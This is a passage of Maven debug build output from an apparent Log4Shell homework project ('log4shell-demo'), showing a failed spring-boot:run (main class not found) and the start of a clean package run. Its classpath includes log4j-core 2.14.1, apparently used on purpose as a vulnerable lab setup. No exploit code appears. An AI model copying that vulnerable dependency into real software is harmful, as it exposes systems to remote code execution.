**[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:runtime**

**[DEBUG] net.java.dev.jna:jna-platform:jar:5.7.0:runtime**

**[DEBUG] net.java.dev.jna:jna:jar:5.7.0:runtime**

**[DEBUG] org.apache.commons:commons-compress:jar:1.20:runtime**

**[DEBUG] org.apache.httpcomponents:httpclient:jar:4.5.13:runtime**

**[DEBUG] org.apache.httpcomponents:httpcore:jar:4.4.13:runtime**

**[DEBUG] commons-logging:commons-logging:jar:1.2:runtime**

**[DEBUG] commons-codec:commons-codec:jar:1.11:compile**

**[DEBUG] org.springframework:spring-core:jar:5.3.10:runtime**

**[DEBUG] org.springframework:spring-jcl:jar:5.3.10:runtime**

**[DEBUG] org.tomlj:tomlj:jar:1.0.0:runtime**

**[DEBUG] org.antlr:antlr4-runtime:jar:4.7.2:runtime**

**[DEBUG] com.google.code.findbugs:jsr305:jar:3.0.2:compile**

**[DEBUG] org.springframework.boot:spring-boot-loader-tools:jar:2.5.5:runtime**

**[DEBUG] org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0:runtime**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.1:compile**

**[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.19:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.5.5:compile**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] commons-io:commons-io:jar:2.6:compile**

**[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M5:compile**

**[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile**

**[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile**

**[DEBUG] javax.inject:javax.inject:jar:1:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0:compile**

**[DEBUG] aopalliance:aopalliance:jar:1.0:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:runtime**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.6.3:runtime**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.2.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.6.0:compile**

**[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:runtime**

**[DEBUG] org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4:compile (optional)**

**[DEBUG] org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0:compile (optional)**

**[DEBUG] org.slf4j:slf4j-api:jar:1.7.5:compile (optional)**

**[DEBUG] org.ow2.asm:asm:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-commons:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-tree:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-analysis:jar:8.0:compile (optional)**

**[DEBUG] org.jdom:jdom2:jar:2.0.6:compile (optional)**

**[DEBUG] org.apache.maven.shared:maven-dependency-tree:jar:3.0.1:compile (optional)**

**[DEBUG] org.vafer:jdependency:jar:2.4.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-util:jar:8.0:compile (optional)**

**[DEBUG] com.google.guava:guava:jar:28.2-android:compile**

**[DEBUG] com.google.guava:failureaccess:jar:1.0.1:compile**

**[DEBUG] com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava:compile**

**[DEBUG] org.checkerframework:checker-compat-qual:jar:2.5.5:compile**

**[DEBUG] com.google.errorprone:error\_prone\_annotations:jar:2.3.4:compile**

**[DEBUG] com.google.j2objc:j2objc-annotations:jar:1.3:compile**

**[DEBUG] org.apache.commons:commons-lang3:jar:3.7:compile (optional)**

**[DEBUG] Created new class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Importing foreign packages into class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Included: org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5**

**[DEBUG] Included: org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-databind:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-core:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5**

**[DEBUG] Included: net.java.dev.jna:jna-platform:jar:5.7.0**

**[DEBUG] Included: net.java.dev.jna:jna:jar:5.7.0**

**[DEBUG] Included: org.apache.commons:commons-compress:jar:1.20**

**[DEBUG] Included: org.apache.httpcomponents:httpclient:jar:4.5.13**

**[DEBUG] Included: org.apache.httpcomponents:httpcore:jar:4.4.13**

**[DEBUG] Included: commons-logging:commons-logging:jar:1.2**

**[DEBUG] Included: commons-codec:commons-codec:jar:1.11**

**[DEBUG] Included: org.springframework:spring-core:jar:5.3.10**

**[DEBUG] Included: org.springframework:spring-jcl:jar:5.3.10**

**[DEBUG] Included: org.tomlj:tomlj:jar:1.0.0**

**[DEBUG] Included: org.antlr:antlr4-runtime:jar:4.7.2**

**[DEBUG] Included: com.google.code.findbugs:jsr305:jar:3.0.2**

**[DEBUG] Included: org.springframework.boot:spring-boot-loader-tools:jar:2.5.5**

**[DEBUG] Included: org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.19**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.5.5**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: commons-io:commons-io:jar:2.6**

**[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2**

**[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0**

**[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0**

**[DEBUG] Included: aopalliance:aopalliance:jar:1.0**

**[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.2.1**

**[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7**

**[DEBUG] Included: org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4**

**[DEBUG] Included: org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0**

**[DEBUG] Included: org.ow2.asm:asm:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-commons:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-tree:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-analysis:jar:8.0**

**[DEBUG] Included: org.jdom:jdom2:jar:2.0.6**

**[DEBUG] Included: org.apache.maven.shared:maven-dependency-tree:jar:3.0.1**

**[DEBUG] Included: org.vafer:jdependency:jar:2.4.0**

**[DEBUG] Included: org.ow2.asm:asm-util:jar:8.0**

**[DEBUG] Included: com.google.guava:guava:jar:28.2-android**

**[DEBUG] Included: com.google.guava:failureaccess:jar:1.0.1**

**[DEBUG] Included: com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava**

**[DEBUG] Included: org.checkerframework:checker-compat-qual:jar:2.5.5**

**[DEBUG] Included: com.google.errorprone:error\_prone\_annotations:jar:2.3.4**

**[DEBUG] Included: com.google.j2objc:j2objc-annotations:jar:1.3**

**[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.7**

**[DEBUG] Configuring mojo org.springframework.boot:spring-boot-maven-plugin:2.5.5:run from plugin realm ClassRealm[plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.springframework.boot:spring-boot-maven-plugin:2.5.5:run' with basic configurator -->**

**[DEBUG] (f) addResources = false**

**[DEBUG] (f) agents = []**

**[DEBUG] (f) classesDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (f) directories = []**

**[DEBUG] (f) excludes = []**

**[DEBUG] (f) fork = true**

**[DEBUG] (f) includes = []**

**[DEBUG] (f) mainClass = com.example.log4shell.Log4ShellDemoApplication**

**[DEBUG] (f) optimizedLaunch = true**

**[DEBUG] (f) profiles = []**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@3cd59ef5**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) useTestClasspath = false**

**[DEBUG] -- end configuration --**

**[INFO] Attaching agents: []**

**[DEBUG] JVM argument(s): -XX:TieredStopAtLevel=1**

**[DEBUG] Classpath for forked process: /home/ec2-user/log4shell-homework/target/classes:/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar:/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar:/home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar:/home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar:/home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar:/home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar:/home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar:/home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar:/home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar:/home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar**

**[DEBUG] Application argument(s):**

**[DEBUG] Environment variable(s):**

**Error: Could not find or load main class com.example.log4shell.Log4ShellDemoApplication**

**Caused by: java.lang.ClassNotFoundException: com.example.log4shell.Log4ShellDemoApplication**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 2.500 s**

**[INFO] Finished at: 2025-05-29T00:36:42Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]**

**org.apache.maven.lifecycle.LifecycleExecutionException: Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:215)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)**

**at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)**

**at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)**

**at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)**

**at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)**

**at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)**

**at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)**

**at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)**

**at java.lang.reflect.Method.invoke (Method.java:569)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)**

**Caused by: org.apache.maven.plugin.MojoExecutionException: Application finished with exit code: 1**

**at org.springframework.boot.maven.RunMojo.runWithForkedJvm (RunMojo.java:101)**

**at org.springframework.boot.maven.AbstractRunMojo.doRunWithForkedJvm (AbstractRunMojo.java:286)**

**at org.springframework.boot.maven.AbstractRunMojo.run (AbstractRunMojo.java:251)**

**at org.springframework.boot.maven.AbstractRunMojo.execute (AbstractRunMojo.java:223)**

**at org.apache.maven.plugin.DefaultBuildPluginManager.executeMojo (DefaultBuildPluginManager.java:137)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:210)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)**

**at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)**

**at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)**

**at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)**

**at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)**

**at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)**

**at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)**

**at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)**

**at java.lang.reflect.Method.invoke (Method.java:569)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)**

**[ERROR]**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package -X**

**Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5)**

**Maven home: /usr/share/maven**

**Java version: 17.0.15, vendor: Amazon.com Inc., runtime: /usr/lib/jvm/java-17-amazon-corretto.x86\_64**

**Default locale: en, platform encoding: UTF-8**

**OS name: "linux", version: "6.1.134-152.225.amzn2023.x86\_64", arch: "amd64", family: "unix"**

**[DEBUG] Created new class realm maven.api**

**[DEBUG] Importing foreign packages into class realm maven.api**

**[DEBUG] Imported: javax.annotation.\* < plexus.core**

**[DEBUG] Imported: javax.annotation.security.\* < plexus.core**

**[DEBUG] Imported: javax.inject.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.artifact < plexus.core**

**[DEBUG] Imported: org.apache.maven.classrealm < plexus.core**

**[DEBUG] Imported: org.apache.maven.cli < plexus.core**

**[DEBUG] Imported: org.apache.maven.configuration < plexus.core**

**[DEBUG] Imported: org.apache.maven.exception < plexus.core**

**[DEBUG] Imported: org.apache.maven.execution < plexus.core**

**[DEBUG] Imported: org.apache.maven.execution.scope < plexus.core**

**[DEBUG] Imported: org.apache.maven.lifecycle < plexus.core**

**[DEBUG] Imported: org.apache.maven.model < plexus.core**

**[DEBUG] Imported: org.apache.maven.monitor < plexus.core**

**[DEBUG] Imported: org.apache.maven.plugin < plexus.core**

**[DEBUG] Imported: org.apache.maven.profiles < plexus.core**

**[DEBUG] Imported: org.apache.maven.project < plexus.core**

**[DEBUG] Imported: org.apache.maven.reporting < plexus.core**

**[DEBUG] Imported: org.apache.maven.repository < plexus.core**

**[DEBUG] Imported: org.apache.maven.rtinfo < plexus.core**

**[DEBUG] Imported: org.apache.maven.settings < plexus.core**

**[DEBUG] Imported: org.apache.maven.toolchain < plexus.core**

**[DEBUG] Imported: org.apache.maven.usability < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.authentication < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.authorization < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.events < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.observers < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.proxy < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.repository < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.resource < plexus.core**

**[DEBUG] Imported: org.codehaus.classworlds < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.\* < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.classworlds < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.component < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.configuration < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.container < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.context < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.lifecycle < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.logging < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.personality < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.Xpp3Dom < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParser < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParserException < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlSerializer < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.\* < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.artifact < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.collection < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.deployment < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.graph < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.impl < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.installation < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.internal.impl < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.metadata < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.repository < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.resolution < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.spi < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.transfer < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.version < plexus.core**

**[DEBUG] Imported: org.fusesource.jansi.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.event.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.helpers.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.spi.\* < plexus.core**

**[DEBUG] Populating class realm maven.api**

**[INFO] Error stacktraces are turned on.**

**[DEBUG] Message scheme: color**

**[DEBUG] Message styles: debug info warning error success failure strong mojo project**

**[DEBUG] Reading global settings from /usr/share/maven/conf/settings.xml**

**[DEBUG] Reading user settings from /home/ec2-user/.m2/settings.xml**

**[DEBUG] Reading global toolchains from /usr/share/maven/conf/toolchains.xml**

**[DEBUG] Reading user toolchains from /home/ec2-user/.m2/toolchains.xml**

**[DEBUG] Using local repository at /home/ec2-user/.m2/repository**

**[DEBUG] Using manager EnhancedLocalRepositoryManager with priority 10.0 for /home/ec2-user/.m2/repository**

**[INFO] Scanning for projects...**

**[DEBUG] Extension realms for project com.example:log4shell-demo:jar:0.0.1-SNAPSHOT: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging jar from ClassRealm[plexus.core, parent: null]**

**[DEBUG] Extension realms for project org.springframework.boot:spring-boot-starter-parent:pom:2.5.5: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]**

**[DEBUG] Extension realms for project org.springframework.boot:spring-boot-dependencies:pom:2.5.5: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]**

**[DEBUG] === REACTOR BUILD PLAN ================================================**

**[DEBUG] Project: com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] Tasks: [clean, package]**

**[DEBUG] Style: Regular**

**[DEBUG] =======================================================================**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] === PROJECT BUILD PLAN ================================================**

**[DEBUG] Project: com.example:log4shell-demo:0.0.1-SNAPSHOT**

**[DEBUG] Dependencies (collect): [compile+runtime]**

**[DEBUG] Dependencies (resolve): [compile, compile+runtime, runtime, test]**

**[DEBUG] Repositories (dependencies): [central (https://repo.maven.apache.org/maven2, default, releases)]**

**[DEBUG] Repositories (plugins) : [central (https://repo.maven.apache.org/maven2, default, releases)]**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-clean-plugin:3.1.0:clean (default-clean)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<directory default-value="${project.build.directory}"/>**

